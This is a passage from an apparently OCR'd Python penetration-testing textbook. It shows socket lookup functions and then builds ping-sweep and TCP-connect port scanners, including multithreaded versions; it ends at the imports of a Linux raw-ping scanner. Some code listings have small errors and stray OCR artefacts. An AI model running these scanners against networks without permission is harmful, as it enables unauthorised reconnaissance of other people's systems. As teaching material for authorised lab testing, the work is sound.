You know that our computer has many interfaces. If you want to know the IP address of all of the interfaces, use the extended interface:.

```
>>> socket.gethostbyname_ex(socket.gethostname())('eXtreme', [],
['10.0.0.10', '192.168.10.1', '192.168.0.1'])>>>
```

It returns one tuple containing three elements, the first is the machine name, the second is a list of aliases for the hostname (empty, in this case,) and the third is the list of the IP addresses of interfaces.

- `socket.getfqdn([name])`: This is used to find the fully qualified domain name if it's available. The fully qualified domain name consists of a host and domain name; for example, `beta` might be the hostname, and `example.com` might be the domain name. The **fully qualified domain name** (**FQDN**) becomes `beta.example.com`:

```
>>> socket.getfqdn('facebook.com')'edge-star-shv-12-
frc3.facebook.com'
```

In the preceding example, `edge-star-shv-12-frc3` is the hostname, and `facebook.com` is the domain name. In the following example, FQDN is not available for `thapar.edu`:

```
>>> socket.getfqdn('thapar.edu')'thapar.edu'
```

If the name argument is blank, it returns the current machine name:

```
>>> socket.getfqdn()'eXtreme'>>>
```

- `socket.gethostbyaddr(ip_address)`: This is like a *reverse* lookup for the name. It returns a tuple (hostname, canonical name, and IP_addrlist) where hostname is the hostname that responds to the given `ip_address`, the canonical name is a (possibly empty) list of canonical names of the same address, and IP_addrlist is a list of IP addresses for the same network interface on the same host:

```
>>> socket.gethostbyaddr('173.194.36.71')('del01s06-in-
f7.1e100.net', [], ['173.194.36.71'])>>>
socket.gethostbyaddr('119.18.50.66')Traceback (most recent call
last):  File "<pyshell#9>", line 1, in <module>
socket.gethostbyaddr('119.18.50.66')herror: [Errno 11004] host
not found
```

It shows an error in the last query because reverse DNS lookup is not present.

- `socket.getservbyname(servicename[, protocol_name])`: This converts any protocol name to the corresponding port number. The Protocol name is optional, either TCP or UDP. For example, the DNS service uses TCP as well as UDP connections. If the protocol name is not given, any protocol could match:

```
>>> import socket>>> socket.getservbyname('http')80>>>
socket.getservbyname('smtp','tcp')25>>>
```


- `socket.getservbyport(port[, protocol_name])`: This converts an internet port number to the corresponding service name. The protocol name is optional, either TCP or UDP:

```
>>> socket.getservbyport(80)'http'>>>
socket.getservbyport(23)'telnet'>>>
socket.getservbyport(445)'microsoft-ds'>>>
```

- `socket.connect_ex(address)`: This method returns an error indicator. If successful, it returns `0`; otherwise, it returns the `errno` variable. You can take advantage of this function to scan the ports. Run the `connect_ex.py` program:

```
import socket
rmip ='127.0.0.1'
portlist = [22,23,80,912,135,445,20]

for port in portlist:
sock= socket.socket(socket.AF_INET,socket.SOCK_STREAM)
result = sock.connect_ex((rmip,port))
print port,":", result
sock.close()
```

The output is shown in the following screenshot:



The preceding program output shows that ports `80`,`912`,`135` , and `445` are open. This is a rudimentary port scanner. The program is using the IP address `127.0.0.1`; this is a loopback address, so it is impossible to have any connectivity issues. However, when you have issues, perform this on another device with a large port list. This time, you will have to use `socket.settimeout(value)`:

```
socket.getaddrinfo(host, port[, family[, socktype[, proto[, flags]]]])
```

This socket method converts the host and port arguments into a sequence of five tuples.

Let's take a look at the following example:


```
>>> import socket
>>> socket.getaddrinfo('www.thapar.edu', 'http')
[(2, 1, 0, '', ('220.227.15.47', 80)), (2, 1, 0, '',
('14.139.242.100', 80))]
>>>
```

Output `2` represents the family, `1` represents the socket type, `0` represents the protocol, `''` represents the canonical name, and `('220.227.15.47', 80)` represents the `2` socket address. However, this number is difficult to comprehend. Open the directory of the socket.

Use the following code to find the result in a readable form:

```
import socket
def get_protnumber(prefix):
  return dict( (getattr(socket, a), a)
    for a in dir(socket)
      if a.startswith(prefix))

proto_fam = get_protnumber('AF_')
types = get_protnumber('SOCK_')
protocols = get_protnumber('IPPROTO_')

for res in socket.getaddrinfo('www.thapar.edu', 'http'):

  family, socktype, proto, canonname, sockaddr = res

  print 'Family        :', proto_fam[family]
  print 'Type          :', types[socktype]
  print 'Protocol      :', protocols[proto]
  print 'Canonical name:', canonname
  print 'Socket address:', sockaddr
```

The output of the code is shown in the following screenshot:



The upper part makes a dictionary using the `AF_`, `SOCK_`, and `IPPROTO_` prefixes that map the protocol number to their names. This dictionary is formed by the list comprehension technique.

The upper part of the code might be confusing sometimes, but we can execute the code separately as follows:

```
>>> dict(( getattr(socket,n),n) for n in dir(socket) if
n.startswith('AF_'))
{0: 'AF_UNSPEC', 2: 'AF_INET', 6: 'AF_IPX', 11: 'AF_SNA', 12:
'AF_DECnet', 16: 'AF_APPLETALK', 23: 'AF_INET6', 26: 'AF_IRDA'}
```

Now, this is easy to understand. This code is usually used to get the protocol number:

```
for res in socket.getaddrinfo('www.thapar.edu', 'http'):
```

The preceding line of code returns the five values, as discussed in the definition. These values are then matched with their corresponding dictionary.

Summary

From reading this chapter, you have got an understanding of networking in Python. The aim of this chapter was to complete the prerequisites of the upcoming chapters. From the start, you have learned the need for pentesting. Pentesting is conducted to identify threats and vulnerabilities in an organization. What should be tested? This is specified in the agreement; don't try to test anything that is not mentioned in the agreement. The agreement is your get out of jail free card. A pentester should have knowledge of the latest technology, and you should have some knowledge of Python before you start reading this book. In order to run Python scripts, you should have a lab setup, a network of computers to test a live system, and dummy websites running on the Apache server.

This chapter also discussed the socket and its methods. The server socket method defines how to make a simple server. The server binds its own address and port to listen to the connections. A client that knows the server address and port number connects to the server to get a service. Some socket methods such as `socket.recv(bufsize)`, `socket.recvfrom(bufsize)`, `socket.recv_into(buffer)`, `socket.send(bytes)`, and so on are useful for the server as well as the client. You learned how to handle different types of exceptions. In the *Useful socket methods* section, you got an idea of how to get the IP address and hostname of a machine, how to glean the IP address from the domain name, and vice versa.

In the next chapter, we will be looking at scanning pentesting, which includes IP address scanning to detect live hosts. To carry out IP scanning, ping sweep and TCP scanning are used. You will learn how to detect services running on a remote host using a port scanner.

2
Scanning Pentesting

Network scanning refers to a set of procedures that investigate a live host, the type of host, open ports, and the type of services running on the host. Network scanning is a part of intelligence gathering by virtue of which an attacker can create a profile of the target organization.

In this chapter, we will cover the following topics:

- How to check live systems
- Ping sweep
- TCP scanner
- How to create an efficient IP scanner
- Services running on the target machine
- The concept of a port scanner
- How to create an efficient port scanner


You should have a basic knowledge of the TCP/IP layer communication. Before proceeding further, the concept of the **protocol data unit** (**PDU**) should be clear.

PDU is a unit of data specified in the protocol. It is the generic term for data at each layer:

- For the application layer, PDU indicates data
- For the transport layer, PDU indicates a segment
- For the internet or the network layer, PDU indicates a packet
- For the data link layer or network access layer, PDU indicates a frame
- For the physical layer, that is, physical transmission, PDU indicates bits

How to check live systems in a network and the concept of a live system

A ping scan involves sending an **ICMP ECHO Request** to a host. If a host is live, it will return an **ICMP ECHO Reply**, as shown in the following diagram:



ICMP request and reply

The operating system's `ping` command provides the facility to check whether the host is live or not. Consider a situation where you have to test a full list of IP addresses. In this situation, if you test the IP addresses one by one, it will take a lot of time and effort. In order to handle this situation, we use ping sweep.

Ping sweep

Ping sweep is used to identify the live host from a range of IP addresses by sending the ICMP ECHO request and the ICMP ECHO reply. From a subnet and network address, an attacker or pentester can calculate the network range. In this section, I am going to demonstrate how to take advantage of the ping facility of an operating system.

First, I shall write a simple and small piece of code, as follows:

```
import os
response = os.popen('ping -n 1 10.0.0.1')
for line in response.readlines():
    print line,
```

In the preceding code, `import os` imports the OS module so that we can run on the OS command. The next line, `os.popen('ping –n 1 10.0.0.1')`, which takes a DOS command, is passed in as a string and returns a file-like object connected to the command's standard input or output streams. The `ping –n 1 10.0.0.1` command is a Windows OS command that sends one ICMP ECHO request packet. By reading the `os.psopen()` function, you can intercept the command's output. The output is stored in the `response` variable. In the next line, the `readlines()` function is used to read the output of a file-like object.

The output of the program is as follows:

```
G:Project SnakeChapter 2ip>ips.py
Pinging 10.0.0.1 with 32 bytes of data:
Reply from 10.0.0.1: bytes=32 time=3ms TTL=64
Ping statistics for 10.0.0.1:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 3ms, Maximum = 3ms, Average = 3ms
```

The output shows the `reply`, `byte`, `time`, and `TTL` values, which indicate that the host is live. Consider another output of the program for IP `10.0.0.2`:

```
G:Project SnakeChapter 2ip>ips.py
Pinging 10.0.0.2 with 32 bytes of data:
Reply from 10.0.0.16: Destination host unreachable.
Ping statistics for 10.0.0.2:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
```

The preceding output shows that the host is not live.

The preceding code is very important for proper functioning and is similar to the engine of a car. In order to make it fully functional, we need to modify the code so that it is platform-independent and produces easily readable output.

I want my code to work for a range of IP addresses:

```
import os
net = raw_input("Enter the Network Address ")
net1= net.split('.')
print net1
a = '.'
net2 = net1[0]+a+net1[1]+a+net1[2]+a
print net2
st1 = int(raw_input("Enter the Starting Number "))
en1 = int(raw_input("Enter the Last Number "))
```

The preceding code asks for the network address of the subnet, but you can give any IP address of the subnet. The next line, `net1= net.split('.')`, splits the IP address into four parts. The `net2 = net1[0]+a+net1[1]+a+net1[2]+a` statement forms the network address. The last two lines ask for a range of IP addresses.

To make it platform-independent, use the following code:

```
import os
import platform
oper = platform.system()
if (oper=="Windows"):
  ping1 = "ping -n 1 "
elif (oper== "Linux"):
  ping1 = "ping -c 1 "
else :
  ping1 = "ping -c 1 "
```

The preceding code determines whether the code is running on Windows OS or the Linux platform. The `oper = platform.system()` statement informs this to the running operating system as the `ping` command is different in Windows and Linux. Windows OS uses `ping –n 1` to send one packet of the ICMP ECHO request, whereas Linux uses `ping –c 1`.

Now, let's see the full code as follows:

```
import os
import platform
from datetime import datetime
net = raw_input("Enter the Network Address ")
net1= net.split('.')
a = '.'
net2 = net1[0]+a+net1[1]+a+net1[2]+a
st1 = int(raw_input("Enter the Starting Number "))
en1 = int(raw_input("Enter the Last Number "))
en1=en1+1
oper = platform.system()

if (oper=="Windows"):
  ping1 = "ping -n 1 "
elif (oper== "Linux"):
  ping1 = "ping -c 1 "
else :
  ping1 = "ping -c 1 "
t1= datetime.now()
print "Scanning in Progress"
for ip in xrange(st1,en1):
```

```
    addr = net2+str(ip)
    comm = ping1+addr
    response = os.popen(comm)
    for line in response.readlines():
      if 'ttl' in line.lower():
        break
      if 'ttl' in line.lower():
        print addr, "--> Live"

t2= datetime.now()
total =t2-t1
print "scanning complete in " , total
```

A couple of new things are in the preceding code. The `for ip in xrange(st1,en1):` statement supplies the numeric values, that is, the last octet value of the IP address. Within the `for` loop, the `addr = net2+str(ip)` statement makes it one complete IP address, and the `comm = ping1+addr` statement makes it a full OS command, which passes to `os.popen(comm)`. The `if(line.count("TTL")):` statement checks for the occurrence of `TTL` in the line. If any `TTL` value is found in the line, then it breaks the further processing of the line by using the `break` statement. The next two lines of code print the IP address as live where `TTL` is found. I used `datetime.now()` to calculate the total time taken to scan.


The output of the `ping_sweep.py` program is as follows:

```
G:Project SnakeChapter 2ip>python ping_sweep.py
Enter the Network Address 10.0.0.1
Enter the Starting Number 1
Enter the Last Number 60
Scanning in Progress
10.0.0.1 --> Live
10.0.0.2 --> Live
10.0.0.5 --> Live
10.0.0.6 --> Live
10.0.0.7 --> Live
10.0.0.8 --> Live
10.0.0.9 --> Live
10.0.0.10 --> Live
10.0.0.11 --> Live
scanning complete in  0:02:35.230000
```

To scan 60 IP addresses, the program took 2 minutes 35 seconds.

The TCP scan concept and its implementation using a Python script

Ping sweep works on the ICMP ECHO request and the ICMP ECHO reply. Many users turn off their ICMP ECHO reply feature or use a firewall to block ICMP packets. In this situation, your ping sweep scanner might not work. In this case, you need a TCP scan. I hope you are familiar with the three-way handshake, as shown in the following diagram:



To establish the connection, the hosts perform a three-way handshake. The three steps in establishing a TCP connection are as follows:

1. The client sends a segment with the **SYN** flag; this means the client requests the server to start a session
2. In the form of a reply, the server sends the segment that contains the **ACK** and **SYN** flags
3. The client responds with an **ACK** flag

Now, let's see the following code for a TCP scan:

```
import socket
from datetime import datetime
net= raw_input("Enter the IP address ")
net1= net.split('.')
a = '.'
net2 = net1[0]+a+net1[1]+a+net1[2]+a
st1 = int(raw_input("Enter the Starting Number "))
en1 = int(raw_input("Enter the Last Number "))
en1=en1+1
```

```
t1= datetime.now()
def scan(addr):
  sock= socket.socket(socket.AF_INET,socket.SOCK_STREAM)
  socket.setdefaulttimeout(1)
  result = sock.connect_ex((addr,135))
  if result==0:
    return 1
  else :
    return 0

def run1():
  for ip in xrange(st1,en1):
    addr = net2+str(ip)
    if (scan(addr)):
      print addr , "is live"

run1()
t2= datetime.now()
total =t2-t1
print "scanning complete in " , total
```

The upper part of the preceding code is the same as in the previous code. Here, we use two functions. Firstly, the `scan(addr)` function uses the socket as discussed in `Chapter 1`, *Python with Penetration Testing and Networking*. The `result = sock.connect_ex((addr,135))` statement returns an error indicator. The error indicator is `0` if the operation succeeds, otherwise it is the value of the `errno` variable. Here, we used port `135`; this scanner works for the Windows system. There are some ports such as `137`, `138`, `139` (NetBIOS name service), and `445` (Microsoft-DSActive Directory) that are usually open. So, for better results, you have to change the port and scan repeatedly.

The output of the `iptcpscan.py` program is as follows:

```
G:Project SnakeChapter 2ip>python iptcpscan.py
Enter the IP address 10.0.0.1
Enter the Starting Number 1
Enter the Last Number 60
10.0.0.8 is live
10.0.0.11 is live
10.0.0.12 is live
10.0.0.15 is live
scanning complete in  0:00:57.415000
G:Project SnakeChapter 2ip>
```

Let's change the port number. Use `137`, and you will see the following output:

```
G:Project SnakeChapter 2ip>python iptcpscan.py
Enter the IP address 10.0.0.1
Enter the Starting Number 1
Enter the Last Number 60
scanning complete in  0:01:00.027000
G:Project SnakeChapter 2ip>
```

There will be no outcome from that port number. Change the port number again. Use `445`, and the output will be as follows:

```
G:Project SnakeChapter 2ip>python iptcpscan.py
Enter the IP address 10.0.0.1
Enter the Starting Number 1
Enter the Last Number 60
10.0.0.5 is live
10.0.0.13 is live
scanning complete in  0:00:58.369000
G:Project SnakeChapter 2ip>
```

The preceding three outputs show that `10.0.0.5`, `10.0.0.8`, `10.0.0.11`, `10.0.0.12`, `10.0.0.13`, and `10.0.0.15` are live. These IP addresses are running on the Windows OS. This is an exercise for you to check the common open ports for Linux and make IP a complete IP TCP scanner.

How to create an efficient IP scanner in Windows

So far, you have seen the ping sweep scanner and the IP TCP scanner. Imagine that you buy a car that has all of the necessary facilities, but its speed is very slow; you feel that it is a waste of time and money. The same thing happens when the execution of our program is very slow. To scan 60 hosts, the `ping_sweep.py` program took 2 minutes 35 seconds for the same range of IP addresses for which the TCP scanner took nearly one minute. This took a lot of time to produce the results. But don't worry. Python offers you multithreading, which will make your program faster.

I have written a full program about ping sweep with multithreading, and I will explain this to you in this section:

```
import os
import collections
import platform
import socket, subprocess,sys
import threading
```

```
from datetime import datetime
''' section 1 '''

net = raw_input("Enter the Network Address ")
net1= net.split('.')
a = '.'
net2 = net1[0]+a+net1[1]+a+net1[2]+a
st1 = int(raw_input("Enter the Starting Number "))
en1 = int(raw_input("Enter the Last Number "))
en1 =en1+1
dic = collections.OrderedDict()
oper = platform.system()

if (oper=="Windows"):
  ping1 = "ping -n 1 "
elif (oper== "Linux"):
  ping1 = "ping -c 1 "
else :
  ping1 = "ping -c 1 "
t1= datetime.now()
'''section 2'''
class myThread (threading.Thread):
  def __init__(self,st,en):
    threading.Thread.__init__(self)
    self.st = st
    self.en = en
  def run(self):
    run1(self.st,self.en)
'''section 3'''
def run1(st1,en1):
  #print "Scanning in Progess"
  for ip in xrange(st1,en1):
    #print ".",
    addr = net2+str(ip)
    comm = ping1+addr
    response = os.popen(comm)
    for line in response.readlines():
      if(line.count("TTL")):
        break
    if (line.count("TTL")):
      #print addr, "--> Live"
      dic[ip]= addr
''' Section 4  '''
total_ip =en1-st1
tn =20  # number of ip handled by one thread
total_thread = total_ip/tn
total_thread=total_thread+1
threads= []
```

```
try:
  for i in xrange(total_thread):
    en = st1+tn
    if(en >en1):
      en =en1
    thread = myThread(st1,en)
    thread.start()
    threads.append(thread)
    st1 =en
except:
  print "Error: unable to start thread"
print "t
Number of Threads active:", threading.activeCount()

for t in threads:
  t.join()
print "Exiting Main Thread"
dict = collections.OrderedDict(sorted(dic.items()))
for key in dict:
  print dict[key],"-->" "Live"
t2= datetime.now()
total =t2-t1
print "scanning complete in " , total
```

The `section 1` section is the same as that for the previous program. The one thing that has been added here is an ordered dictionary because it remembers the order in which its contents were added. If you want to know which thread gives the output first, then the ordered dictionary fits here. The `section 2` section contains the threading class, and the `class myThread (threading.Thread):` statement initializes the threading class. The `self.st = st` and `self.en = en` statements take the start and end range of the IP address. The `section 3` section contains the definition of the `run1` function, which is the engine of the car and is called by every thread with a different IP address range. The `dic[ip]= addr` statement stores the host ID as a key and the IP address as a value in the ordered dictionary. The `section 4` statement is totally new in this code; the `total_ip` variable is the total number of IP addresses to be scanned.

The significance of the `tn =20` variable is that it states that 20 IP addresses will be scanned by one thread. The `total_thread` variable contains the total number of threads that need to scan `total_ip`, which denotes the number of IP addresses. The `threads= []` statement creates an empty list, which will store the threads. The `for` loop, `for i in xrange(total_thread):`, produces threads:


```
en = st1+tn
  if(en >en1):
    en =en1
```

```
thread = myThread(st1,en)
thread.start()
st1 =en
```

The preceding code produces the range of 20-20 IP addresses, such as `st1-20, 20-40 ......-en1`. The `thread = myThread(st1,en)` statement is the thread object of the threading class:

```
for t in threads:
  t.join()
```

The preceding code terminates all the threads. The next line, `dict = collections.OrderedDict(sorted(dic.items()))`, creates a new sorted dictionary, `dict`, which contains IP addresses in order. The next lines print the live IP in order. The `threading.activeCount()` statement shows how many threads are produced. One picture says 1,000 words. The following diagram does the same thing:



Creating and handling of threads

The output of the `ping_sweep_th_.py` program is as follows:

```
G:Project SnakeChapter 2ip>python ping_sweep_th.py
Enter the Network Address 10.0.0.1
Enter the Starting Number 1
Enter the Last Number 60
        Number of Threads active: 4
Exiting Main Thread
```

```
10.0.0.1 -->Live
10.0.0.2 -->Live
10.0.0.5 -->Live
10.0.0.6 -->Live
10.0.0.10 -->Live
10.0.0.13 -->Live
scanning complete in  0:01:11.817000
```


The scan has been completed in one minute and 11 seconds. As an exercise, change the value of the `tn` variable, set it from `2` to `30`, and then study the result and find out the most suitable and optimal value of `tn`.

So far, you have seen ping sweep by multithreading; now, I have written a multithreading program with the TCP scan method:

```
import threading
import time
import socket, subprocess,sys
import thread
import collections
from datetime import datetime
'''section 1'''
net = raw_input("Enter the Network Address ")
st1 = int(raw_input("Enter the starting Number  "))
en1 = int(raw_input("Enter the last Number "))
en1=en1+1
dic = collections.OrderedDict()
net1= net.split('.')
a = '.'
net2 = net1[0]+a+net1[1]+a+net1[2]+a
t1= datetime.now()
'''section 2'''
class myThread (threading.Thread):
  def __init__(self,st,en):
    threading.Thread.__init__(self)
    self.st = st
    self.en = en
  def run(self):
    run1(self.st,self.en)

'''section 3'''
def scan(addr):
  sock= socket.socket(socket.AF_INET,socket.SOCK_STREAM)
  socket.setdefaulttimeout(1)
  result = sock.connect_ex((addr,135))
  if result==0:
    sock.close()
```

```
    return 1
  else :
    sock.close()

def run1(st1,en1):
  for ip in xrange(st1,en1):
    addr = net2+str(ip)
    if scan(addr):
      dic[ip]= addr
'''section 4'''
total_ip =en1-st1
tn =20  # number of ip handled by one thread
total_thread = total_ip/tn
total_thread=total_thread+1
threads= []
try:
  for i in xrange(total_thread):
    #print "i is ",i
    en = st1+tn
    if(en >en1):
      en =en1
    thread = myThread(st1,en)
    thread.start()
    threads.append(thread)
    st1 =en
except:
  print "Error: unable to start thread"
print "t Number of Threads active:", threading.activeCount()
for t in threads:
  t.join()
print "Exiting Main Thread"
dict = collections.OrderedDict(sorted(dic.items()))
for key in dict:
  print dict[key],"-->" "Live"
t2= datetime.now()
total =t2-t1
print "scanning complete in " , total
```

There should be no difficulty in understanding the program. The following diagram shows everything:



The IP TCP scanner

The class takes a range as the input and calls the `run1()` function. The `section 4` section creates a thread, which is the instance of a class, takes a short range, and calls the `run1()` function. The `run1()` function has an IP address, takes the range from the threads, and produces the output.

The output of the `iptcpscan.py` program is as follows:

```
G:Project SnakeChapter 2ip>python iptcpscan_t.py
Enter the Network Address 10.0.0.1
Enter the starting Number  1
```

```
Enter the last Number 60
        Number of Threads active: 4
Exiting Main Thread
10.0.0.5 -->Live
10.0.0.13 -->Live
scanning complete in  0:00:20.018000
```

60 IP addresses in 20 seconds; the performance is not bad. As an exercise, combine both of the scanners into one scanner.

How to create an efficient IP scanner in Linux

The previous IP scanner can work on both Windows and Linux. Now, I am going explain an IP scanner that is super fast but will work only on Linux machines. In the preceding code, we used the ping utility, but now we shall use our own ping packet to ping.

The concept of the Linux-based IP scanner

The concept behind the IP scanner is very simple. We will produce several threads to send ping packets to different IP addresses. One daemon thread would be responsible for capturing the response of those ping packets. In order to run the IP scanner, you need to install the ping module. You can download the `.zip` file of the ping module from here: `https://pypi.python.org/pypi/ping`. Just unzip or untar it, browse the folder, and run the following command:

```
python setup.py install
```

If you don't want to install the module, then just copy the `ping.py` file from the unzipped folder and paste it into the folder from which you are going to run the IP scanner code.

Let's see the code, for `ping_sweep_send_rec.py`:


```
import socket
from datetime import datetime
import ping
import struct
import binascii
from threading import Thread
import time

